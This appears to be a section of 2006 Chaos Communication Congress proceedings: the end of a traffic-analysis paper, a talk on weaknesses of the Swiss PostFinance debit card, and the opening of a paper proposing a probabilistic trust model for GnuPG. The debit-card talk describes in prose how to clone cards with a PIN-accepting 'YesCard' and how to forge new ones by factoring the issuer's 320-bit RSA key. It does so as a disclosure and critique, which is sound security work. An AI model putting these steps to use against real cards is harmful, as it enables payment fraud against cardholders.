Social network analysis starts being used for criminal intelligence [30, 19]. Investigators try to map, often using traffic analysis techniques on telephone or network traffic and location data, criminal organizations. This can be done to select targets for more intensive surveillance, but also to select appropriate targets for arrest and prosecution. Often these arrests are aim to maximally disrupt the organization targeted. In this case it is not always appropriate to arrest the most central, or the most well connected member – this often merely serves as a promotion opportunity for smaller crooks to take up the position. It was found to be more effective to instead arrest the 'specialists', i.e. those people in the organization that have a unique position or skills, that others would find difficult to fill. Examples include those who can forge papers, or crooked customs officials.

On the other hand traffic analysis inspired techniques can be used to protect systems and build trust. Advogato [21] is a social network based system, that provides a community for free software developers. The fact that they introduce each other allows the system to establish whether an author is likely to be a spammer, and filter their messages out. Similarly google's PageRank [25] uses techniques that are very similar to web-page and social network profiling – in that it considers pages that are more central in the network (with more links pointing to them) as more authoritative. Techniques have also been devised [18]

to automatically detect and extract web communities. Their results can be used both to assist or attack users.

6 Resisting Traffic Analysis on the Internet

A relatively old, but only recently mainstream, sub-area of computer security research is concerned with 'anonymous communications' and more generally communications that do not leak any residual information from their meta data. The field was started by David Chaum [8], introducing the mix as a basic building block for anonymity, and has continued since, adapting the techniques to provide private email communications and more recently web-browsing. A thorough overview of the field and key results is available in [10, 28]. Fielded anonymous communication systems, that are the direct products of 20 years of research, include Mixmaster [22] and Mixminion [11] for email, and JAP [5] and Tor [12] for web-browsing. They all increase the latency of communication and its cost in terms of traffic volumes.

A range of traffic analysis attacks have been used to degrade the security of anonymous communications networks. Long term intersection attacks (also referred to as disclosure attacks) reply on long term observations of input and output messages to detect communicating parties. Stream traffic analysis has been used to trace web requests and replies through low-latency networks. Finally the attacker can infiltrate the network or try to influence the way in which honest nodes chose paths to anonymize their traffic. Lately attacks have focused on weaker adversaries, and it has been shown that some forms of traffic analysis can be performed even without any access to the actual data streams to be traced. So little importance has been payed to securing public networks against traffic analysis that the information leaked can be detected and abused even far away from its source...

7 Instead of Conclusions...

Our understanding of the threat that traffic analysis attacks represent on public networks is still fragmented, and research in this growing field is still very active. The results we have presented should act as a warning call against ignoring this threat: traffic analysis not only can be used to collect more information in general but can also be used to bypass security mechanisms in place.

Our study of these techniques should also have some impact on public policy matters. The most relevant of these is the current debate on traffic data retention in the E.U. – plans to store all traffic data for a long time to facilitate law-enforcement investigations. Policy makers must be informed of the wealth of information that could be extracted from such data about every aspect of the networked society. Storing these, in an easily accessible manner, represents a systemic vulnerability that cannot be overstated enough. Allowing even anonymized profiles to be extracted from such data would greatly facilitate privacy violations and routine surveillance. Traffic analysis resistance is a public good – the more an

attacker knows about the habits of your neigbours the more they can tell about you! Similarly our study of jamming resistant communications can shed light on potential means by which criminals might communicate, 'under the radar' of law enforcement.

References

1. Mit media lab: Reality mining. Massachusetts Institute of Technology Media Lab.
2. Heyning Cheng And. Traffic analysis of ssl encrypted web browsing.
3. Ross Anderson. *Security engineering.* Wiley, 2001.
4. Steven M. Bellovin. A technique for counting natted hosts. In *Internet Measurement Workshop*, pages 267–272. ACM, 2002.
5. Oliver Berthold, Hannes Federrath, and Stefan Köpsell. Web MIXes: A system for anonymous and unobservable Internet access. In H. Federrath, editor, *Designing Privacy Enhancing Technologies*, volume 2009 of *LNCS*, pages 115–129. Springer-Verlag, July 2000.
6. George Dean Bissias, Marc Liberatore, , and Brian Neil Levine. Privacy vulnerabilities in encrypted HTTP streams. In *5th Workshop on Privacy Enhancing Technologies (PET2005)*, 2005.
7. Avrim Blum, Dawn Xiaodong Song, and Shobha Venkataraman. Detection of interactive stepping stones: Algorithms and confidence bounds. In Erland Jonsson, Alfonso Valdes, and Magnus Almgren, editors, *RAID*, volume 3224 of *Lecture Notes in Computer Science*, pages 258–277. Springer, 2004.
8. David Chaum. Untraceable electronic mail, return addresses, and digital pseudonyms. *Communications of the ACM*, 24(2):84–88, February 1981.
9. George danezis. Traffic analysis of the http protocol over tls. `http://www.cl.cam.ac.uk/~gd216/TLSanon.pdf`.
10. George Danezis. *Better Anonymous Communications.* PhD thesis, University of Cambridge, 2004.
11. George Danezis, Roger Dingledine, and Nick Mathewson. Mixminion: Design of a Type III Anonymous Remailer Protocol. In *IEEE Symposium on Security and Privacy*, Berkeley, CA, 11-14 May 2003.
12. Roger Dingledine, Nick Mathewson, and Paul Syverson. Tor: The second-generation onion router. In *Proceedings of the 13th USENIX Security Symposium*, August 2004.
13. Edward W. Felten and Michael A. Schneider. Timing attacks on web privacy. In *ACM Conference on Computer and Communications Security*, pages 25–32, 2000.
14. Fyodor. Nmap – free security scanner for network exploitation and security audit. `http://www.insecure.org/nmap/`.
15. Fyodor. Nmap manual. `http://www.insecure.org/nmap/man/`.
16. Michael Herman. *Intelligence Power in Peace and War.* Cambridge University Press, 1996.
17. Andrew Hintz. Fingerprinting websites using traffic analysis. In Roger Dingledine and Paul F. Syverson, editors, *Privacy Enhancing Technologies*, volume 2482 of *Lecture Notes in Computer Science*, pages 171–178. Springer, 2002.
18. Jon M. Kleinberg. Hubs, authorities, and communities. *ACM Comput. Surv.*, 31(4es):5, 1999.
19. Peter Klerks. The network paradigm applied to criminal organisations. In *Connections 24(3)*, 2001.

20. Tadayoshi Kohno, Andre Broido, and Kimberly C. Claffy. Remote physical device fingerprinting. In *IEEE Symposium on Security and Privacy*, pages 211–225. IEEE Computer Society, 2005.
21. Raphael L. Levien. *Attack resistant trust metrics*. PhD thesis, University of California at Berkeley, 1995. Draft Thesis.
22. U. Moeller, L. Cottrell, P. Palfrader, and L. Sassaman. Mixmaster protocol version 2. Technical report, Network Working Group, May 25 2004. Internet-Draft.
23. Fabian Monrose, Michael K. Reiter, and Susanne Wetzel. Password hardening based on keystroke dynamics. In *ACM Conference on Computer and Communications Security*, pages 73–82, 1999.
24. Shishir Nagaraja and Ross Anderson. The topology of covert conflict. Technical report, University of Cambridge, Computer laboratory, 2005.
25. Lawrence Page, Sergey Brin, Rajeev Motwani, and Terry Winograd. The pagerank citation ranking: Bringing order to the web. Technical report, Stanford Digital Library Technologies Project, 1998.
26. Alberto Escudero Pascual. *Anonymous Untraceable Communications: Location privacy in mobile internetworking*. PhD thesis, Royal Institute of Technology - KTH / IMIT, 2001.
27. William J. Reed. A brief introduction to scale-free networks. Technical report, Department of Mathematics and Statistics, University of Victoria, 2004.
28. Andrei Serjantov. *On the anonymity of anonymity systems*. PhD thesis, University of Cambridge, 2004.
29. Dawn Xiaodong Song, David Wagner, and Xuqing Tian. Timing analysis of keystrokes and timing attacks on SSH. In *Tenth USENIX Security Symposium*, 2001.
30. Malcom K Sparrow. The application of network analysis to criminal intelligence: An assessment of the prospects. In *Social Networks (13)*, 1991.
31. Qixiang Sun, Daniel R. Simon, Yi-Min Wang, Wilf Russell, Venkata N. Padmanabhan, and Lili Qiu. Statistical identification of encrypted web browsing traffic. In *IEEE Symposium on Security and Privacy*, pages 19–30, 2002.
32. Snort team. Snort. `http://www.snort.org/`.
33. J. Travers and S. Milgram. An experimental study of the small world problem. *Sociometry*, 32(425), 1969.
34. Xinyuan Wang and Douglas S. Reeves. Robust correlation of encrypted attack traffic through stepping stones by manipulation of interpacket delays. In Sushil Jajodia, Vijayalakshmi Atluri, and Trent Jaeger, editors, *ACM Conference on Computer and Communications Security*, pages 20–29. ACM, 2003.
35. Stanley Wasserman, Katherine Faust, Dawn Iacobucci, and Mark Granovetter. *Social Network Analysis : Methods and Applications (Structural Analysis in the Social Sciences)*. Cambridge University Press, 1994.

Hacking

A not so smart card

How bad security decisions can ruin a debit card design

http://events.ccc.de/congress/2006/Fahrplan/events/1449.en.html

This lecture will introduce you to the Postcard, a widely used debit card issued by FostFinance in Switzerland. As other debit cards like the "EC" card it is used for shopping payments at POS terminals or to draw money from ATMs in Switzerland and many other countries. It's widely used by its 2'000'000 users, producing a total transaction volume of around 8'000'000'000 Swiss Francs a year.

All security features of the card are described and their ineffectivness is demonstrated. It is shown how even outsiders can get access to the secret key of the card issuer, allowing them to create new, valid debit cards on their own or to clone existing card without any physical access to the original.

If the phrase "Your key is way too short" could embarass IT security officers as much as if we are referring to their private (male) body part - security would be much better off in some cases - at least in this one ...

Bernd R. Fix

A Not So Smart Card -
but no card can be smarter than its issuer

Bernd Fix <Bernd.Fix@aspector.com>, Zürich / Switzerland

The story I am going to tell you in this lecture is quite long - it actually spans a 23 year period – but I think it is an interesting lesson about computer security in “real life”: we as hackers tend to over-estimate the technological aspects of security problems and solutions, therefore its always interesting to shed some light on other forces that govern the process...

What we are talking about...

The Postcard is a debit card issued by the Swiss PostFinance since 1991. It can be used to withdraw money from so-called “Postomaten” (PostFinance-owned ATM, introduced in 1978) as well as from “Bancomaten” (ATM owned by another bank, “EC-Automaten”, introduced in 1968) in Switzerland and abroad. It also allows on- and offline payments at many EFT/POS -Terminals (discounters, gas stations, ticket machines, telephones,...) and is used by around 2.4 million people in Switzerland, generating a yearly revenue of over eight billion Swiss Francs with 700 million transactions. Cards are valid for a four year period.

What happened?

It all started in Zürich four years ago, when a student, who had owned a Postcard for some years, got unexpected mail from the PostFinance. The letter informed him that his Postcard “is full” and he was advised to use the new accompanying Postcard from now on and to discard the old one.

This may happen many times a year in Switzerland, but this case was special: the student was bright enough to ask one simple question: “Full of what?” and to ask the PostFinance for an explanation. In a reply they stated that all transactions are logged on the card itself. So if someone used the Postcard “over standard”, the transaction log on the card runs out of space rendering the card itself unusable for further transactions.

But the student was not only bright but also a civil rights activist involved with the BigBrother Awards in Switzerland. He didn't took the answer for granted – he wanted some independ research on this. So he sent his old card and all letters to a Chaos-related smartcard expert in Germany.

First of all you will look at the chip itself. Some manufactures have their name on the chip; sometimes you can identify the chip by using reference books. Knowing the manufacturer certainly helps in further investigations. The chip on the Postcard was identified as a Bull CP8 – a chip with a long history; it was first introduced in 1979. Since its newer versions are ISO 7816 compliant, the next step was to find the class codes supported by the card. No surprise that “BC” is supported – it is kind of “standard” for bank-issued cards. You can now check some ISO 7816 instructions (like “B0” to read data from the card) to see what happens.

Maybe you find some interesting data – maybe you don't. If you don't have access to an actual terminal so you can log the communication between the card and the device (directly or with the help of a logger card), you are normally stuck at this point. Only a lucky punch can now help you to untangle the card secrets...

Such a lucky punch happened in this case – and it was Google hitting the problem really hard:

```
Bull CP8 "BC B0"
```

On the very first result page you find a French website http://www.parodie.com/monetique that may be overseen on first sight; indeed we are doing serious work and are certainly not interested in funny jokes about money. But believe it or not: this side holds all the information we have been looking for – and much more.

L'affaire des cartes bancaires

The website describes the case of Serge Humpich, an electronic engineer from France, who was able to reverse engineer the french banking card "carte bleue" (blue card) based on a Bull CP8 after four years of work. In mid-1998 he was able to successfully draw a ticket from a ticket machine with a cloned card. Although this was a demonstration for journalists to proof the insecurity of the system, he was consequently charged for computer crime and got a two year probation. France had always its unique way to deal with computer security problems as the CCC knows from own experience.

France had been an early adoptor of smartcards in the banking industry. The specification for the card in question dates back to 1983; deployment of actual chipcards started around 1988 and was complete in 1992 – all banking cards had the chip on them to allow electronic payments. Banking cards issued after around 2001 have an enhanced security, but it is still possible to clone existing cards.

Insecurity Reloaded

It doesn't take much to try out the procedure described for the French banking card on the Swiss Postcard – we have nothing to loose...

Can you imagine the surprise to find out that the Postcard is identical to the old French banking card? Acutally you can follow the tutorial on the French website step by step – and it all works for the Swiss Postcard just as described.

After realizing (and verifying) the implications of this discovery - "Does the Postcard also have the same weakness?" any hacker will be in a very different mental state for some days. An ethnologist who wrote a thesis about computer hackers a few years ago, said hackers live in two different modes: "Teaching mode" and "Learning mode" - she simply missed the "God mode".

Let's dive into the technical details and see what this means: When the system was designed in 1983, it was targeted a large user base (millions of people) utilizing many EFT/POS terminals. Back then having all terminals online with the bank computer system for authentication was simply wishful

thinking. So the card had to be able to authenticate itself during an offline transaction.

The design uses a simplyfied form of digital signatures to provide that offline authentication. The card issuer holds a RSA key pair; the public key is hard-coded into all card terminals and the private key is used to “sign” cards. For that purpose the write protected memory of the chip contains two data areas:

- The first block contains information like cardnumber, valid from/to, cardholder name and some other bank internal data in **plain** text (binary/ASCII)
- The second data block contains information from the plain text encrypted (signed) with the private key of the card issuer (**cipher** text).

During an offline transaction the terminal reads both data blocks from the card and uses the built-in public key of the card issuer to decrypt the cipher block. It then checks if that decrypted information is identical to the plain text data; if it is, the card is authenticated.

You may now ask: “What about the PIN you have to enter?” - To put it plain: a PIN is not really needed. This step is all about proving the authenticity of the card, not of the cardholder! Actually I have heard about gas stations in Switzerland, where you can “pay” for gasoline on a terminal without entering a PIN...

But the PIN for the Postcard is not a complete fake: The PIN authorizes access to the writable memory of the chipcard, and as you might guess: That's the transaction log we heard of in the beginning. The terminal tries to log the transaction on the card and therefore needs the PIN for authorization. If it can't write that log entry, the transaction is aborted (that's why “full” cards are unusable).

Cloning an (exisiting) card

By now we know how to clone an existing card: Read plain and cipher data from an existing card (you don't need the PIN to do that!) and put them into a cloned card (PIC) that behaves like a real Postcard. Of course you design a new command handler that accepts any PIN value for authorization. On the French website such cards are called “YesCard”, because the say “Yes, correct PIN entered” regardless of what you type.

Fine, we now can clone existing cards, but we still need to have physical access to them to retrieve the data. But what about creating new “authentic” cards?

To issue new cards yourself you only need one thing: the private key of the legitimate card issuer – and that is something built into the production hardware; quite well protected I guess. So the only way to get the private key is to factorize the RSA modulus of the key pair.

This is normally just another “no go” situation: Factorizing large numbers can be really, really hard – the largest (publically) factorized modulus at the time of this writing is around 768 bits (a little bit smaller indeed) and was factorized with some 5'000 computers in a few weeks. Therefore an expected length of 1024 bits for the modulus would put an end to our investigations.

Our first job is to retreive the modulus. This is normally not a problem because the modulus is a “public”

information and is contained in the certificate for the public key of a signer. But in this case the design is simplified; there is no CA, a certificate or anything like that – just a key pair. The public key is built into the terminals, but it is not publically available.

Assuming you have no access to a terminal to rip the public key out of it, you need plain and cipher texts from two Postcards to compute the modulus yourself; all that is explained quite well on the french website. Once you have computed the modulus you start to understand where the **real** problem is: the length of the modulus is just 320 bits.

Anyone up-to-date in cryptography knows we are currently discussing the security of RSA-1024 and beyond; so talking about the security of RSA-320 is a waste of time – there simply is none. Back in 2002 it took me about 24 hours to factorize this modulus on a standard PC using an optimized mpqs4linux.

Once the modulus is factorized you can compute the private key of the card issuer and start producing new “authentic” cards. These cards are accepted by all terminals; they cannot tell the fake.

Of course you need to take care of the magnetic stripe on the card as well; I will not elaborate on this in this talk – but it's interesting matter for sure.

Chaotic procedure

There is a kind of standard Chaos approach in cases like this that worked well in many cases over many years: First of all it demands to have the first talk with the company involved, not the press. Getting in contact with PostFinance was a bit harder – all three of us were aliens. Not just to the company culture (that's the normal case), but also in terms of nationality. But in the end we had a meeting with high-ranking officials and board members of PostFinance in Bern.

The second important point is not only to talk about the technical problem, but also about its implications. And these implications actually supercede the technical problem.

If you are a customer of PostFinance and request a Postcard, you sign a contract that lists your obligations (“Terms of Use”) - keeping the PIN secret and separat, not giving the card to anyone and things like that. In case of card misuse (somebody else draws money from your account) you are in a bad legal position: You have to proove that you fully obliged to the “Terms of Use” - and that's simply impossible. One the other hand PostFinance can claim a “secure system”, so that misuse is only possible if you have written down your PIN (possibly on the card) or gave the card and PIN to someone else intentionally. So generally the best you can get is a 40-60% refund (depending on your liabilty / attorney), but you have to sign another contract that you will not take any further legal steps.

This argument is of course no longer valid – if the system is **not** secure, fraud can happen to a customer that did nothing wrong. A misuse of a card is possible without physical access; all you need to know is the card number and validity period (that's the signed information).

While the PostFinance officials were pleased we showed them something they should have known for

years, they were quite talkative. But out of a sudden they quitted the meeting; just at the moment when we started to talk about the breakdown of their legal argument and the requirement for a new refunding policy in case of card misuse.

Our next step would have been to inform the EBK (“Eidgenössische Bankenkommission”), the controlling authority for swiss banks (and banks operating in Switzerland) – but the PostFinance is not a licenced bank, just a company that is allowed to “deal with money”. They are still controlled by the government (not only in terms of shares but also in terms of responsibility), and belong in a sense to the UVEK (“Umwelt,Verkehr,Energie und Kommunikation”) department headed by Moritz Leuenberger. This person also happens to be the active president of Switzerland – nonetheless he got a letter where he was informed about the problem, its implications and our feeling that the PostFinance is not willing to draw consequences in any direction. In his reply he ensured us, that the problem was well received and that of course adequate measures are on the way to provide further security.

Four years after

There are many reasons why we stopped working on this, especially why this was not published in 2002. Most of these reasons have nothing to do with the case itself; in the end the Postcard simply drifted out of focus.

A few month ago I remembered it again while working on some smartcard applications. So just for the fun of it I asked some friends of mine with Postcards for a donation: card data. I wanted to know what was changed in the last four years. Did they design a new (possibly) EMV-based solution? Did they change the key length (that's what the French did)? Did they at least change the compromissed issuer key?

I was prepared to refactor another modulus – but that was unneccessary. The very first analysis showed that nothing had been changed – not even the compromised issuer key had been replaced. My first thought was: We were quite right with our feeling that the problem was not well received by PostFinance.

Lessons learned

The second thought of course is: “Money rules the world”. Although the phrase is a bit simplifying, it is still true in its consequences. And I remembered the PostFinance officials when they talked guarantees the gave EFT/POS clients for investment protection – so it makes sense to try to understand the behaviour based on costs, ROI and so on.

I will not explain the details our our cost estimates for the different options possible – that's a lecture in its own rights. To put it short: Money is not likely to be the reason. Costs for a technical solution would range between 0.1% and 0.3% of the yearly card revenue (depending on the scenario and solution); something you can certainly spend to solve a serious problem and still make a huge profit that year.

If you do nothing, your reputation is at risk. It will cost you some spin doctors to keep it intact or to

rebuild it if necessary. But you probably can't have that for less than 0.1% of the card revenue – and it's still risky. If the strategy fails, your loss caused by client behaviour will supercede any possible cost for a technical solution – that's what we all think.

I start to believe that we also overestimate the “reputation” factor – at least in Switzerland: Its enconomy is much more oriented towards an American capitalism (which for some unknown reasons is called “liberal”) and “consumer protection” is simply underdeveloped.

What will happen, if we proove the insecurity of the Postcard by using cloned cards and publish the results? Sure, there will be press coverage – at least for some days. But will Postcard users understand the implications? When you read about “phishing” and things like that nearly every day and computer insecurity seems to be “normal”, a single case is forgotten quite soon. And PostFinance officials certainly know that...

Science

A Probabilistic Trust Model for GnuPG

A new way of evaluating a PGP web of trust by using a probabilistic trust metric

http://events.ccc.de/congress/2006/Fahrplan/events/1607.en.html

Trust networks are possible solutions for the key authenticity problem in a decentralized public-key infrastructure. A particular trust model, the so-called Web of Trust, has been proposed for and is implemented in the popular e-mail encryption software PGP and its open source derivatives like GnuPG. Some drawbacks and weaknesses of the current PGP and GnuPG trust model are investigated, and a new approach to handle trust and key validity in a more sophisticated is proposed. A prototype of our solution has been implemented and tested with the current GnuPG release.

Distributed trust models allow any user in the network to issue certificates for any other user. The issuers of such certificates are called introducers, who can make them publicly available, typically by uploading them to key servers, from which they are accessible to other users. Someone's personal collection of certificates is called key ring. In this way, responsibility for validating public keys is delegated to people you trust. In comparison with a centralized PKI, this scheme is much more flexible and leaves trust decisions in the hands of individual users. These trust decisions are finally decisive for a user to validate public keys (i.e. to accept them as authentic on the basis of the given local key ring.

First we will give a short overview of the web of trust and the PGP trust model. The main goal is to point out some of its inherent weaknesses and deficiencies. To overcome these difficulties, we will then propose a more flexible PGP trust model, in which we propose to see the key validation problem as a two-terminal network reliability problem in a corresponding stochastic graph. In a last part, we will describe the prototype implementation of this model in GnuPG.

Jacek Jonczy is a PhD student at the University of Bern with interests, among others, in cryptology and in the area of trust and reputation systems.

He is a member of the RUN group of the University of Bern since January 2005, where he is currently working on his PhD. His interests include cryptology, trust metrics, trust and reputation systems, web of trust, PKI, etc. Recently he was keeping a closer eye on the free encryption software GnuPG.

A Probabilistic Trust Model for GnuPG

Jacek Jonczy, Markus Wüthrich, and Rolf Haenni
Institute of Computer Science and Applied Mathematics
University of Berne, Switzerland
jonczy@iam.unibe.ch

Abstract

Trust networks are possible solutions for the key authenticity problem in a decentralized public-key infrastructure. A particular trust model, the so-called Web of Trust, has been proposed for and is implemented in the popular e-mail encryption software PGP and its open source derivatives like GnuPG. In this paper, we investigate the drawbacks and weaknesses of the current PGP and GnuPG trust model, and we propose a new approach to handle trust and key validity in a more sophisticated way. A prototype of our solution has been implemented and tested with the current GnuPG release.[1]

1 Introduction

Due to the rapid emergence and constant evolution of various distributed systems and applications in large, inherently insecure networks, methods and techniques to establish information security play an increasingly crucial role. One of the most fundamental challenges is the problem of establishing a secured channel between two users of the network. For this, classical single-key cryptography requires the two users to previously exchange a common secret key over a secure channel, which is impracticable for large or even global networks.

With the advent of public-key cryptography, the keys to exchange are *public*, i.e. the channel used for the exchange is no longer required to be secure. At first sight, this seems to be an ideal solution for the key exchange problem, but an important subproblem remains, namely to ensure that a public key actually belongs to its supposed owner. We will refer to it as the *key validation problem*. Note that spoofing another's identity is easily possible in any of several ways, i.e. the key validation problem is anything but trivial, particularly when the two users involved have never met and know nothing about each other.

As a solution for the key validation problem, *public-key infrastructures* (PKI) have been proposed and implemented in many different ways. One type of PKI requires one or several central authorities responsible for issuing *digital certificates* for public keys. Such a certificate is an unforgeable warranty for the binding between the involved public key and its owner.[2] It is of crucial importance for the reliable operation of such a centralized PKI that the certificate authorities are fully *trustworthy*.

At the other end of the conceptual range are PKIs, which avoid central certificate authorities entirely. The most prominent example of such a decentralized PKI is a distributed trust model called *Web of Trust*. It is used in PGP, GnuPG, and other OpenPGP-compatible systems. The basic concept of this particular model goes back to Zimmermann's first PGP release in the early 90ies, and since then it has not changed much [13, 16]. In this paper, we will refer to it as the *PGP trust model*, as suggested in [1].

Distributed trust models allow any user in the network to issue certificates for any other user.[3] The issuers of such certificates are called *introducers*, who can make them publicly available, typically by uploading them to *key servers*, from which they are accessible to other users. Someone's personal collection of certificates is called *key ring*. In this way, responsibility for validating public keys is delegated to people you trust. In comparison with a centralized PKI, this scheme is much more flexible and leaves trust decisions in the hands of individual users. These trust decisions are finally decisive for a user to validate public keys (i.e. to accept them as authentic) on the basis of the given local key ring.

In this paper, we will first give a short overview of the PGP trust model. The main goal is to point out some of its inherent weaknesses and deficiencies. To overcome these difficulties, we will then propose a more flexible PGP trust model, in which we propose to see the key validation problem as a two-terminal network reliability problem in a corresponding stochastic graph [11]. This view is similar to the one proposed in [6], but it requires less theoretical background knowledge. In the last part of this paper, we describe the prototype implementation of this model in GnuPG.

2 The PGP Trust Model

The PGP trust model has some particular characteristics. First of all, (only) three levels of trust are supported: *com-*

[1] This research is supported by the Hasler Foundation, project no. 2042, and the Swiss National Science Foundation, project no. PP002–102652.

[2] Strictly speaking, a certificate is a warranty for the binding between the involved public key and a *description* of the owner [9]. Such a description can consist of a single attribute (name, first name, birth date, e-mail address, etc.) or a combination thereof. In the PGP context, this description is called *user ID* and typically consists of an e-mail address.

[3] In the PGP jargon, issuing a certificate is called *signing a key*, and certificates are therefore called *signed public keys* or simply *signatures*.

plete trust, *marginal trust*, and *no trust*.[4] The owner of the key ring, who needs to manually assign these trust values for all other users, automatically receives full trust.[5]

When a user places trust in an introducer, implicitly it means that the user possesses a certain amount of confidence in the introducer's capability to issue valid certificates, i.e. correct bindings between users and public keys. This is the general intuition, but the actual meaning of the three trust levels in PGP is not defined explicitly.

Key Validation in PGP. Based on such trust values, the PGP trust model suggests to accept a given public key in the key ring as *completely valid*, if either

(a) the public key belongs to the owner of the key ring,

(b) the key ring contains at least C certificates from completely trusted introducers with valid public keys,

(c) the key ring contains at least M certificates from marginally trusted introducers with valid public keys.

To compensate for the above-mentioned ambiguity of the trust levels, the PGP trust model allows the users to idividually adjust the two *skepticism parameters* C (also called COMPLETES_NEEDED) and M (also called MARGINALS_NEEDED). In general, higher numbers for these parameters imply that more people would be needed to conspire against you. The default values in PGP are $C = 1$ and $M = 2$, and $C = 1$ and $M = 3$ in GnuPG. If a given key is not completely valid according to the above rules, but if at least one certificate of a marginally or completely trusted introducer with a valid public key is present, then the key attains the status *marginally valid*. Otherwise, the key is considered to be *invalid*.[6] The distinction between *marginally valid* and *invalid* keys is often neglected, so will we in the sequel.

An example to illustrate the PGP trust model is the *certificate graph* shown in Fig. 1. An arrow from X to Y represents a certificate issued by X for Y. Gray circles indicate complete trust (A, E, G, J, L, N), gray semicircles indicate marginal trust (C, D, F, M), and white circles indicate no trust (B, H, I, K, O). The results of the key validation are shown for the $C = 1$ and $M = 2$. Completely valid public keys are represented by nested circles (A, B, C, D, E, H, I, J, N, O). Note that all public keys with a certificate issued by A, the owner of the key ring, are completely valid.

How Trustworthy is the PGP Trust Model? The PGP trust model has both advantages and drawbacks. An important advantage is the simplicity of the above-mentioned evaluation rules. This leads to a very efficient evaluation algorithm, which performs on a given key ring in time linear to its size. Another advantage is the above-mentioned adjustability of the skepticism parameters C and M, which allows




Figure 1. Example of a PGP key ring.

the users to express their own policy regarding the threshold of his confidence in the PGP key validation mechanism.[7]

A major deficiency of the PGP trust model is that the limited levels of trust in PGP is clearly insufficient to reflect possible varying opinions about an introducer's trustworthiness.[8] In real life, it may well be that among two marginally trustworthy introducers one of them is twice more trustworthy than the other. Unfortunately, the PGP trust model does not support such distinctions.

A similar problem arises from the limited levels of validity, which does not always allow to properly separate quite different situations within a certificate graph. As an example, consider two different keys with an unequal number of certificates, all from marginally trusted introducers. If in both cases the number of certificates is beyond the threshold M, according to the third key validation rule, the keys will be rated equally as *completely valid*. This conclusion does not measure up to the fact that more positive evidence is available for the validity of the key with the greater number of certificates.

Another quite severe problem arises from the pragmatic nature of the third key validation rule. As demonstrated in [6, 10], this can lead to quite counter-intuitive conclusions. Consider the two key rings shown in Fig. 2. On the left hand side, there are two certificate chains of length 3 from A to B, each of them containing one completely trusted and one marginally trusted introducer. On the right hand side, the situation is very similar, except that there are more than two (possibly infinitely many) certificate chains of length 3 from A to B, in which the order of the two introducers is reversed. In such a situation, one would clearly expect B to have a higher degree of validity in the second case, but the PGP trust model tells us to accept B in the first and reject B in the second case (for the default values $C = 1$ and $M = 2$).

A similar type of problem arises from the fact that the PGP trust model does not take into account the possibility of people controlling multiple public keys. As a consequence,

[4] It is common to separate *unknown trust* from *no trust*, but this has no significance for the PGP key validation algorithm.

[5] This particular type of full trust is also called *implicit* or *ultimate* trust.

[6] A more general way of defining the validity of public keys is by means of the so-called *key legitimacy* $L = c/C + m/M$, where c and m denote the number of certificates from completely resp. marginally trusted introducers with valid keys [14]. Then a key is completely valid for $L \geq 1$, marginally valid for $0 < L < 1$, and invalid for $L = 0$.

[7] Another adjustable PGP parameter is CERT_DEPTH, which defines the maximum certification chain length. As in the example of the previous subsection, this parameter is often ignored.

[8] It is interesting to know that the OpenPGP message format specification reserves an entire octet to store trust values: "*The trust amount is in a range from 0–255, interpreted such that values less than 120 indicate partial trust and values of 120 or greater indicate complete trust. Implementations should emit values of 60 for partial trust and 120 for complete trust*" [3].




Figure 2. Counter-intuitive PGP key validation.

it could well happen that a key with certificates from two marginally trusted and apparently different users is considered to be valid (for $M = 2$), but in reality they are issued by the one and the same person. This is a problem of invisible dependencies, which could easily be exploited by malicious users to make people accept non-existing bindings between users and keys [10].

To conclude this subsection, let us mention two features of more sophisticated trust models, which are not available in the PGP trust model. The first one is the ability to issue *recommendations* (i.e. certificates relative to somebody's trustworthiness as a reliable introducer) or other higher level statements in the sense of Maurer's multi-level trust model [12].[9] The second missing feature is the support of negative, mixed, or weighted statements as proposed in [7].

3 Probabilistic Key Validation

The overcome some of the above-mentioned deficiencies of the PGP trust model, we propose to translate the key validation problem into an appropriate *network reliability problem* [4]. Network reliability problems are well-studied in *reliability theory*, and they have many applications in network design and other areas.

In a general setting, the starting point is a network represented as a directed stochastic graph, where vertices are subject to independent failures with given probabilities and arcs (directed edges) are perfectly reliable.[10] The problem then is to compute the probabilities that the network provides an operating connection between two, some, or all vertices. Only the directed *two-terminal problem*, which is also called *source-to-terminal* or *s,t-connectedness problem*, is relevant for the particular application of this paper. This is the problem of computing the probability of establishing at least one operating network path from a vertex s (the source) to another vertex t (the terminal).

[9] The OpenPGP message format specification foresees the possible inclusion of higher level certificates such as recommendations: "*Signer asserts that the key is not only valid, but also trustworthy, at the specified level. Level 0 has the same meaning as an ordinary validity signature. Level 1 means that the signed key is asserted to be a valid trusted introducer,* [...]. *Level 2 means that the signed key is asserted to be trusted to issue level 1 trust signatures, i.e. that it is a "meta introducer". Generally, a level n trust signature asserts that a key is trusted to issue level n–1 trust signatures*" [3].

[10] In a directed stochastic graph, it is always possible to replace vertex failures by corresponding arc failures, and vice versa [4]. Furthermore, every undirected network can easily be transformed into a directed one.

Formulating Trust-Based Key Validation as a Network Reliability Problem. If we intuitively map the s,t-connectedness problem to the trust-based key validation context, we get the following setting: the graph represents the key ring, vertices are introducers (resp. their public keys), arcs are certificates, and failure probabilities are (negated) trust values assigned to introducers. In other words, a trust value is now understood as somebody's *probability* of being a reliable introducer.[11] This allows us to specify trust values on an infinitely fine scale between 0 (no trust) and 1 (complete trust).

The example in Fig. 3 depicts the subgraph obtained from the key ring of Fig. 1, if one is concerned with the validity of K's public key only. The PGP trust values are replaced by respective probabilities: 0.9 for complete trust, 0.5 and 0.6 for marginal trust, and 0.1 for no trust. Note that the trust value assigned to K has no impact on its own key validation.

